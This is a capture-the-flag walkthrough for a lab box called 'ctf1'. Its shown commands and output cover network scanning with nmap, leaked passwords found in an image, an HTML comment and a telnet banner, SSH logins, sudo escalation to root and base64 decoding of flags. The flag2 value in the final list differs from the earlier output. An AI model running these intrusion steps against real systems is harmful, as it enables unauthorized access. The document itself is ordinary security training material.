


CTF 1 Walkthrough

This document is intended to walk you through getting all flags for the first CTF in this group.

We will start with information gathering and see what all we can find on the surface level before we dig into actually exploiting the box. Please enjoy.

Starting:

First thing we want to do is figure out what network we are and what else is on that network. We will do so by running the commands as follows in that order: “ip a” and “sudo nmap -sS <IP of network>”. See Fig1.1 and 1.2 below:

A screenshot of a Kali Linux terminal window. The window title is 'kali@kali: ~'. The menu bar shows 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kali@kali)-[~]'. The user has entered the command '\$ ip a'. The output shows details for the loopback interface 'lo' and the ethernet interface 'eth0'. The 'lo' interface has an IP of 127.0.0.1. The 'eth0' interface has a MAC address of 00:15:5d:6d:a0:0e and an IP of 172.24.76.207. The terminal window has a dark background with a faint Kali Linux logo watermark.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def  
ault qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group d  
efault qlen 1000  
    link/ether 00:15:5d:6d:a0:0e brd ff:ff:ff:ff:ff:ff  
    inet 172.24.76.207/20 brd 172.24.79.255 scope global dynamic noprefixrout  
e eth0  
        valid_lft 86386sec preferred_lft 86386sec  
    inet6 fe80::215:5dff:fe6d:a00e/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
(kali@kali)-[~]  
$
```

Fig1.1

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo nmap -sS 172.24.76.0/20  
[sudo] password for kali:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-28 23:23 CDT  
Nmap scan report for MYDT22.mshome.net (172.24.64.1)  
Host is up (0.00025s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
2179/tcp  open  vmrtp  
MAC Address: 00:15:5D:6D:A1:04 (Microsoft)  
  
Nmap scan report for ctf1.mshome.net (172.24.79.58)  
Host is up (0.00015s latency).  
Not shown: 996 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
1054/tcp  open  brvread  
5060/tcp  open  sip  
MAC Address: 00:15:5D:6D:A0:0B (Microsoft)  
  
Nmap scan report for kali.mshome.net (172.24.76.207)  
Host is up (0.0000050s latency).  
All 1000 scanned ports on kali.mshome.net (172.24.76.207) are in ignored states.
```

Fig1.2

We can see that ports 22, 80, 1054, 5060 are all open. 22 is ssh, 80 is http, 5060 is normally sip. Let's first check out the webpage and see what there is there. There's a picture and some interesting stuff listed there. See Fig1.3





Fig1.3

It mentions a reverse shell, and snooping around the webpage and picture. First lets download the image and see if there is something there using the “strings” command to parse the image for any words or things embedded. After running the command “strings pic.jpg | less” we get some information that might be helpful see Fig1.4.



```
JFIF
xExif
User: kahleya
2011:05:25 00:19:18
JFIF
Adobe_CM
Adobe
b34r
7GWgw
AQaq"
dEU6te
'7GWgw
I)I$
JRI$
J8bv
IPfE
<[)(
5<nc
v.S@v
6Uc}
_[HvA
k};-
}<vZ
],ml
Z[P<
nF~s>
:
```

Fig1.4

We get the interesting text “User: kahleya” this might be a user on the system and the person who made the image. We’ll not that and keep looking around.

Lets dig into the code for the webpage, using the “curl” command to look at the page’s source code from terminal and we’ll pipe it to “less” again so we can scroll through the page. After running “curl <http://172.24.79.58:80> | less” and scrolling to the bottom of the page we see something very interesting. See Fig1.5

```

</html>
<!-- try a reverse shell. Python might be useful -->
<!-- Always$!@te!-->
(END)

```

Fig1.5

That looks like what might be another username and a possible password.

As well as another note for a reverse shell. Which we might find something later. They mention that python might be useful not sure if that's for the reverse shell or what.

Lets check the other ports now starting with 5060. We'll use the telnet command to connect and see what it is. After running "telnet 172.24.79.58 5060" we see that there is some kind of connection. Doesn't matter what we type we just get "Fr1d@y13th?" back, see Fig1.6. Which could be the missing pass for the "User: kahleya" we found earlier.

```

(kali㉿kali)-[~/Downloads]
$ telnet 172.24.79.58 5060
Trying 172.24.79.58 ...
Connected to 172.24.79.58.
Escape character is '^]'.
hello
Fr1d@y13th?
echo hi
Fr1d@y13th?
Fr1d@y13th?

```

Fig1.6

Let's try using ssh for "kahleya" using pass "Fr1d@y13th?" and the user "alanna" using what looks like a password: "Always\$!@te!". And we get a success for both see Fig1.7 and Fig1.8

```

(kali㉿kali)-[~/Downloads]
$ ssh kahleya@172.24.79.58
kahleya@172.24.79.58's password:
Linux ctf1 6.1.0-18-amd64 #1 SMP
x86_64

The programs included with the
the exact distribution terms f
individual files in /usr/share

Debian GNU/Linux comes with ABS
permitted by applicable law.
Last login: Sun Apr 28 23:41:2
kahleya@ctf1:~$

```

Fig1.7

```

(kali㉿kali)-[~/Downloads]
$ ssh alanna@172.24.79.58
alanna@172.24.79.58's password:
Linux ctf1 6.1.0-18-amd64 #1 SMP
x86_64

The programs included with the
the exact distribution terms
individual files in /usr/share

Debian GNU/Linux comes with ABS
permitted by applicable law.
Last login: Sun Apr 28 19:08:
alanna@ctf1:~$

```

Fig1.8

Let's dig into the user "kahleya" first. After running "ls" we immediately see that we have a flag called flag2.txt and after running "cat flag2.txt" we get the following flag: "VGhhdCB3YXMgZWZzeQ==". See Fig2.1

```
kahleya@ctf1:~$ ls
flag2.txt
kahleya@ctf1:~$ cat flag2.txt
VGhhdCB3YXMgZWZzeQ==
kahleya@ctf1:~$
```

Fig2.1

Next let's check if this user has "sudo" rights by running "sudo -l" and we see that "kahleya" has full sudo privileges from the output. See Fig2.2

```
kahleya@ctf1:~$ sudo -l
[sudo] password for kahleya:
Matching Defaults entries for kahleya on ctf1:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User kahleya may run the following commands on ctf1:
    (ALL : ALL) ALL
kahleya@ctf1:~$
```

Fig2.2

Let's run "sudo su" and get into root, then run "ls" to see what we have. And found "flag1.txt" and cat that file and get the following flag: "WW91ciBmaXJzdCBSb290IEFjY2Vzcw==". See Fig2.3

```
kahleya@ctf1:~$ sudo -l
Matching Defaults entries for kahleya on ctf1:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User kahleya may run the following commands on ctf1:
    (ALL : ALL) ALL
kahleya@ctf1:~$ sudo su
root@ctf1:/home/kahleya# ls
flag1.txt
root@ctf1:/home/kahleya# cat flag1.txt
WW91ciBmaXJzdCBSb290IEFjY2Vzcw==
root@ctf1:/home/kahleya#
```

Fig2.3

Now lets go back and check out the user “alanna”

After running “ls” we see that there are 2 text files, one is “flag3.txt” and the other is “root.txt”

If we cat the flag file we get the following flag: “SG93J2QgaXQgZ28/”. When we cat the “root.txt” we get a string of values that look like it might be encoded with something, and if use the “base64 -d root.txt” we get a pass word for root: “T0d@y!?”. After running “su root” and using that password, then changing to root directory with “cd ~/” we get root and into roots home directory. And then following what we did from root from user “kahleya” we get the same flag. see Fig2.4

```
alanna@ctf1:~$ ls
flag3.txt  root.txt
alanna@ctf1:~$ cat flag3.txt
SG93J2QgaXQgZ28/
alanna@ctf1:~$ cat root.txt
Um9vdCBwYXNzd29yZCBpczoKVDBkQHkhPwo=
alanna@ctf1:~$ base64 -d root.txt
Root password is:
T0d@y!?
alanna@ctf1:~$ su root
Password:
root@ctf1:/home/alanna# cd ~/
root@ctf1:~# ls
flag1.txt
root@ctf1:~# cat flag1.txt
WW91ciBmaXJzdCBSb290IEFjY2Vzcw==
root@ctf1:~#
```

Fig2.4

With this we have collected the three flags:

- flag1.txt: “WW91ciBmaXJzdCBSb290IEFjY2Vzcw==”
- flag2.txt: “VGhhhdCB3YXMgZWZzeQ==”
- flag3.txt: " SG93J2QgaXQgZ28/"

Thus concludes the walkthrough for CTF1